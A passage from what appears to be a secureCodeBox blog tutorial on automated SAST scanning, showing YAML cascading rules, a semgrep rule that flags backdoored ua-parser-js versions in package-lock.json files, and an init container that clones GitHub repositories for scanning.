<p><a class="" href="https://www.securecodebox.io/docs/hooks/cascading-scans">Cascading scans</a> are probably one of the most useful features of <em>secureCodeBox</em>.
They allow you to use results from a previous scan to dynamically create targeted follow-up scans.
You can even include a selector to filter which results you want to act on, and which you want to ignore.
Consider the following cascading scan definition:</p>
<div class="language-yaml codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-yaml codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token key atrule">apiVersion</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"cascading.securecodebox.io/v1"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">kind</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> CascadingRule</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">metadata</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"find-ua-parser-backdoor"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># How invasive and resource intensive is this cascading scan?</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Scans can use this to filter out specific CascadingRules (see the</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># 'cascades' definition in the example scan above)</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">labels</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">securecodebox.io/invasive</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> non</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">invasive</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">securecodebox.io/intensive</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> medium</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">spec</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Filter the results that the cascading scan should be run on.</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">matches</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">anyOf</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Only run on GitHub repositories...</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"GitHub Repo"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># ...that are public</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># (Of course, you can remove this part if you also want</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># to scan private repositories)</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token key atrule">attributes</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">visibility</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> public</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">scanSpec</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># TODO: scanSpec will follow</span><br></span></code></pre></div></div>
<p>This (incomplete) example of a cascading scan rule shows off some of their features: We can categorize how resource-intensive and invasive the defined scans are (so that the preceding scans can filter out specific cascading rules that are too invasive for the current engagement), and filter which results we want to act on.
In this example, we want to act on result with the name "GitHub Repo" that have an attribute called "visibility" that is set to "public".
Of course, we can drop the latter part if we also want to analyze private repositories.</p>
<p>So, this is all well and good, but how can we turn this into a SAST scan?
For this, we turn to the newest member in the family of <em>secureCodeBox</em> scanners: semgrep.</p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="detecting-affected-code">Detecting Affected Code<a href="https://www.securecodebox.io/blog/2021/10/27/sast-scanning#detecting-affected-code" class="hash-link" aria-label="Direct link to Detecting Affected Code" title="Direct link to Detecting Affected Code" translate="no">​</a></h3>
<p><a href="https://semgrep.dev/" target="_blank" rel="noopener noreferrer" class="">Semgrep</a> is an open source SAST scanner that we <a class="" href="https://www.securecodebox.io/docs/scanners/semgrep">added to secureCodeBox with the 3.3 release</a>.
It has support for many popular programming languages and a <a href="https://semgrep.dev/r" target="_blank" rel="noopener noreferrer" class="">large corpus of pre-defined scan rules</a>, but also allows you to <a href="https://semgrep.dev/learn/" target="_blank" rel="noopener noreferrer" class="">write your own rules</a> in a fairly intuitive and flexible syntax.
For example, this is a basic rule to find <code>package-lock.json</code> files that contain a reference to an affected version of the UA-parser-js library:</p>
<div class="language-yaml codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-yaml codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token key atrule">rules</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">id</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> backdoored</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">ua</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">parser</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">pattern-either</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">pattern</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">|</span><span class="token scalar string" style="color:rgb(195, 232, 141)"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token scalar string" style="color:rgb(195, 232, 141)">        "ua-parser-js": { "version": "0.7.29", ... }</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">pattern</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">|</span><span class="token scalar string" style="color:rgb(195, 232, 141)"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token scalar string" style="color:rgb(195, 232, 141)">        "ua-parser-js": { "version": "0.8.0", ... }</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">pattern</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">|</span><span class="token scalar string" style="color:rgb(195, 232, 141)"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token scalar string" style="color:rgb(195, 232, 141)">        "ua-parser-js": { "version": "1.0.0", ... }</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">paths</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">include</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> package</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">lock.json</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">message</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> Backdoored version of ua</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">parser</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">js found</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">languages</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">[</span><span class="token plain">json</span><span class="token punctuation" style="color:rgb(199, 146, 234)">]</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">severity</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> ERROR</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">metadata</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">references</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> https</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain">//www.bleepingcomputer.com/news/security/popular</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">npm</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">library</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">hijacked</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">to</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">install</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">password</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">stealers</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">miners/</span><br></span></code></pre></div></div>
<p>This rule will search through all <code>package-lock.json</code> files and look for any references to the affected versions of the library (of course, in practice you may want to refine this rule a bit more, but it is good enough for this example).
So, we have a rule, and we have a list of repositories - but how do we get the code from the repositories to where the scanner is?
By using another newly introduced feature of <em>secureCodeBox</em>: init containers.</p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="getting-the-code-to-the-scanner">Getting The Code To The Scanner<a href="https://www.securecodebox.io/blog/2021/10/27/sast-scanning#getting-the-code-to-the-scanner" class="hash-link" aria-label="Direct link to Getting The Code To The Scanner" title="Direct link to Getting The Code To The Scanner" translate="no">​</a></h3>
<p>If you already have some experience with Kubernetes, you may already know the concept of <a href="https://kubernetes.io/docs/concepts/workloads/pods/init-containers/" target="_blank" rel="noopener noreferrer" class="">init containers</a>.
Briefly, they are containers that are run before the main container of a job is run, and are used to provision specific data or configurations files for the main container.
With <em>secureCodeBox</em> 3.2, we have <a class="" href="https://www.securecodebox.io/docs/api/crds/scan#initcontainers-optional">added support for init containers</a>.
We can use this to provision the Git repository into the semgrep scan container, specifying a <a href="https://kubernetes.io/docs/tasks/configure-pod-container/configure-pod-initialization/#create-a-pod-that-has-an-init-container" target="_blank" rel="noopener noreferrer" class="">shared volume between the init container and the main job</a> so that they can share the downloaded data.
We can thus complete the cascading rule we began writing above.</p>
<div class="language-yaml codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-yaml codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token key atrule">apiVersion</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"cascading.securecodebox.io/v1"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">kind</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> CascadingRule</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">metadata</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"find-ua-parser-backdoor"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">labels</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">securecodebox.io/invasive</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> non</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">invasive</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">securecodebox.io/intensive</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> medium</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">spec</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">matches</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">anyOf</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"GitHub Repo"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Remove the the next two lines to scan all repositories,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># or leave them to only scan public repositories</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token key atrule">attributes</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">visibility</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> public</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">scanSpec</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># We are scanining using semgrep</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">scanType</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"semgrep"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Specify an empty volume that we can share between scan and</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># init container</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">volumes</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> repo</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token key atrule">emptyDir</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Mount it on the scanner at /repo</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">volumeMounts</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> repo</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token key atrule">mountPath</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"/repo/"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">parameters</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Reference the rule we created above in the semgrep playground: </span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># https://semgrep.dev/s/DzLd/</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Of course, you can also specify a complete ruleset, like p/ci,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># or place the rule in a YAML file using a Kubernetes secret or</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># ConfigMap.</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"-c"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"s/DzLd"</span><span class="token plain">  </span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Disable the maximum scanned file size for semgrep, otherwise</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># very large package-lock.json files will be ignored</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"--max-target-bytes 0"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Our code will be located at /repo/</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"/repo/"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Specify the init container for cloning the code</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">initContainers</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"git-clone"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Use a container with the git binary</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token key atrule">image</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> alpine/git</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># We are assembling the git clone URL with HTTP authentication,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># using the same personal access token as in the git-repo-scanner.</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Note that using {{{triple braces}}} is important, as otherwise the</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># templating engine will automatically escape special characters and</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># break the URL.</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token key atrule">command</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> git</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> clone</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"https://$(GITHUB_TOKEN)@github.com/{{{attributes.full_name}}}"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> /repo/</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Specify that the "repo" volume should also be mounted on the </span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># initContainer</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token key atrule">volumeMounts</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">mountPath</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"/repo/"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">            </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> repo</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Pull in the GitHub token from the secrets, as above</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token key atrule">env</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> GITHUB_TOKEN</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">            </span><span class="token key atrule">valueFrom</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">              </span><span class="token key atrule">secretKeyRef</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">                </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> github</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">access</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">token</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">                </span><span class="token key atrule">key</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> token</span><br></span></code></pre></div></div>
<p>If you load this cascading rule and start the git-repo-scanner scan we defined above, it automatically starts scans for all repositories found by git-repo-scanner (make sure the <a class="" href="https://www.securecodebox.io/docs/scanners/git-repo-scanner">git-repo-scanner</a> and <a class="" href="https://www.securecodebox.io/docs/scanners/semgrep">semgrep</a> scantypes as well as the <a class="" href="https://www.securecodebox.io/docs/hooks/cascading-scans">CascadingScans hook</a> are installed).
After waiting a while for the scan to finish, you can see the results using <code>kubectl get scans</code> - since we have a simple rule that only matches one specific vulnerability, any finding that is shown in the results should be investigated (find out which repository it belongs to by running <code>kubectl describe scan [name of the scan] | grep github.com</code>).
However, maybe you want to also inspect the data in an application security management system like <a href="https://www.defectdojo.org/" target="_blank" rel="noopener noreferrer" class="">DefectDojo</a>?</p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="getting-the-results-into-defectdojo">Getting The Results Into DefectDojo<a href="https://www.securecodebox.io/blog/2021/10/27/sast-scanning#getting-the-results-into-defectdojo" class="hash-link" aria-label="Direct link to Getting The Results Into DefectDojo" title="Direct link to Getting The Results Into DefectDojo" translate="no">​</a></h3>
<p><em>secureCodeBox</em> has had a <a class="" href="https://www.securecodebox.io/docs/hooks/defectdojo">DefectDojo integration</a> for a while.
It allows you to automatically import data from your scans to DefectDojo, and optionally pull the results of the import back into <em>secureCodeBox</em>.
You can control how the imported data is assigned to products, engagements and tests in DefectDojo by using scan annotations, which also support templating for cascading scans.
For example, the following extended cascading scan definition now assigns each scan to a DefectDojo product for that repository, and also includes some version information.</p>
